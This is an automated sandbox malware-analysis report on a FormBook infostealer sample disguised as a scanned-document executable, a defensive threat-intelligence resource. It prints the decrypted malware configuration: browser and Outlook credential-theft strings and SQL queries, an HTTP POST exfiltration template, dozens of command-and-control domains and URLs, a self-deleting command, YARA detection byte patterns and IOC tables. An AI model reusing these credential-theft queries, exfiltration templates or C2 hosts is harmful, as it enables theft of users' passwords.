ID: 339379
Sample Name:
SKM_C36821010708320.exe
Cookbook: default.jbs
Time: 21:57:15
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report SKM_C36821010708320.exe

Overview


General Information

Sample Name:	SKM_C36821010708320.exe
Analysis ID:	339379
MD5:	15d8096422d137..
SHA1:	e67d261ef38eb25.
SHA256:	fae57c2f1858992..
Tags:	DHL exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…

Classification



Startup

- **System is w10x64**
- SKM_C36821010708320.exe (PID: 4740 cmdline: 'C:\Users\user\Desktop\SKM_C36821010708320.exe' MD5: 15D8096422D137C7388908BB2BE61EC4)
  - SKM_C36821010708320.exe (PID: 1928 cmdline: C:\Users\user\Desktop\SKM_C36821010708320.exe MD5: 15D8096422D137C7388908BB2BE61EC4)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msdt.exe (PID: 1736 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
        - cmd.exe (PID: 4952 cmdline: /c del 'C:\Users\user\Desktop\SKM_C36821010708320.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4548 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x99bc",
    "KEY1_OFFSET 0x1e51d",
    "CONFIG SIZE : 0xc7",
    "CONFIG OFFSET 0x1e61b",
    "URL SIZE : 25",
    "searching string pattern",
    "strings_offset 0x1d163",
    "searching hashes pattern",
    "-------------------------------------------------",
    "Decrypted Function Hashes",
    "-------------------------------------------------",
    "0x1a749ebd",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715050",
    "0xbf0a5e41",
    "0x2902d074",
    "0xf653b199",
    "0xc8c42cc6",
```

```
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0121e8",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01475",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
"0x59adf952",
"0x172ac7b4",
```

```
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
"0x85426977",
"0xea193e11",
```

```
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"----------------------------------------------------",
"Decrypted Strings",
"----------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
""
```

```
  ",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"shuttergame.com",
"beyondregions.com",
"cuttingedgetinting.com",
"riveraspanishfoods.com",
"jfksn.com",
"rtplay2020.com",
"idahofallsobituaries.com",
"qf432.com",
"magandaconfections.com",
"suremlak.com",
"tuproductividadpersonal.com",
"ziswmyxaw.icu",
"howtolovemybody.com",
"signpartnerpro.com",
"conservative-forward.com",
"bhscsh.com",
"todowine.com",
"garrettthermaldetector.com",
"bunbook.com",
"ehealthla.com",
"mojacreations.com",
"2kantxt.com",
"aqustea.com",
"sheilataman.com",
"phymath.science",
"sctuba.com",
"columbusestatesseniorliving.com",
"opyalliy.pro",
"bestgiftforu.com",
"cad-office-iserlohn.com",
"gorgeus-girl-full-service.today",
"easthaus-modern.com",
"snoozefest.online",
"service-xwcrvxsz.icu",
"flavourcosmetics.com",
"news247alert.com",
"944ka.xyz",
"bcheap3dmall.com",
"crepkonnect.com",
"purelili.com",
"pushupbras.net",
"ctsafaris.com",
"sprinkleforever.com",
"engagingsci.coach",
"aihint.com",
"icxrus.com",
"7vitrines.com",
"mrsgariepy.com",
"bikewitha.pro",
"adv-assist.com",
"youlacka.com",
"languagekickstart.com",
"commonscentsbychloe.com",
"o-tanemaki.com",
"wlgdrs.com",
"imbentaryo.com",
"winwithrundlemall.com",
"jumben.xyz",
"24k88lotto.com",
"bundlesofjoihair.com",
"bukannyaterbuai31.com",
"essentialeatscatering.com",
"brasseriedufayard.com",
"trumpvotr.com",
"f-end",
"--------------------------------------------------",
"Decrypted CnC URL",
"--------------------------------------------------",
"www.gmgsgalow.com/6bu2/\u0000"
```

```
        www.dheerdgrow.com/0bd2/|0000
    ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.272158049.00000000015E0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.272158049.00000000015E0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.272158049.00000000015E0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000002.271759411.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.271759411.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
2.2.SKM_C36821010708320.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.SKM_C36821010708320.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.SKM_C36821010708320.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
2.2.SKM_C36821010708320.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
2.2.SKM_C36821010708320.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SKM_C36821010708320.exe	28%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	
SKM_C36821010708320.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.SKM_C36821010708320.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.bhscsh.com/6bu2/?_FNlYB=C+zDmV11Q+D9r33XVeqR5IBXFKX0BTJmu/S+z/bMoWLqgljoX+qokl8zdBgJjJlA7MT1&qRu=rTvtaraPvhs45	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.o-tanemaki.com/6bu2/?_FNlYB=UiUikuUm5Gnwa/RC8HfxmFUojYQ87eGtpmlzeqcBYMLKQcnADeoLPEL+PxRUrH62O+cU&qRu=rTvtaraPvhs45	0%	Avira URL Cloud	safe	
http://www.ehealthla.com/6bu2/?_FNlYB=94KbLiUgY8wWwYGUmiNR7bnZsaGPnSdzNXNbmna93NLOwX7qMp/QzDnFT9WUG3fulNFR&qRu=rTvtaraPvhs45	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.idahofallsobituaries.com/6bu2/?_FNlYB=kQfR6oHqf1829R+dk89CbQkl6JsDf2kbL2dewoZCGSm5OfzNJ+nKnG9aqB78Y+EDmzvg&qRu=rTvtaraPvhs45	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.sheilataman.com/6bu2/?_FNlYB=JImKQCKfXzlBTYBvNEy/gJkFfNV1GdJ9tkN4E9b1C6xzootmnG8qxQeaBWCQRAMh80Yn&qRu=rTvtaraPvhs45	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.bhscsh.com	69.30.217.211	true	true		unknown
www.ehealthla.com	52.128.23.153	true	true		unknown
www.o-tanemaki.com	118.27.99.91	true	true		unknown
idahofallsobituaries.com	34.102.136.180	true	true		unknown
sheilataman.com	103.29.215.252	true	true		unknown
www.idahofallsobituaries.com	unknown	unknown	true		unknown
www.sheilataman.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
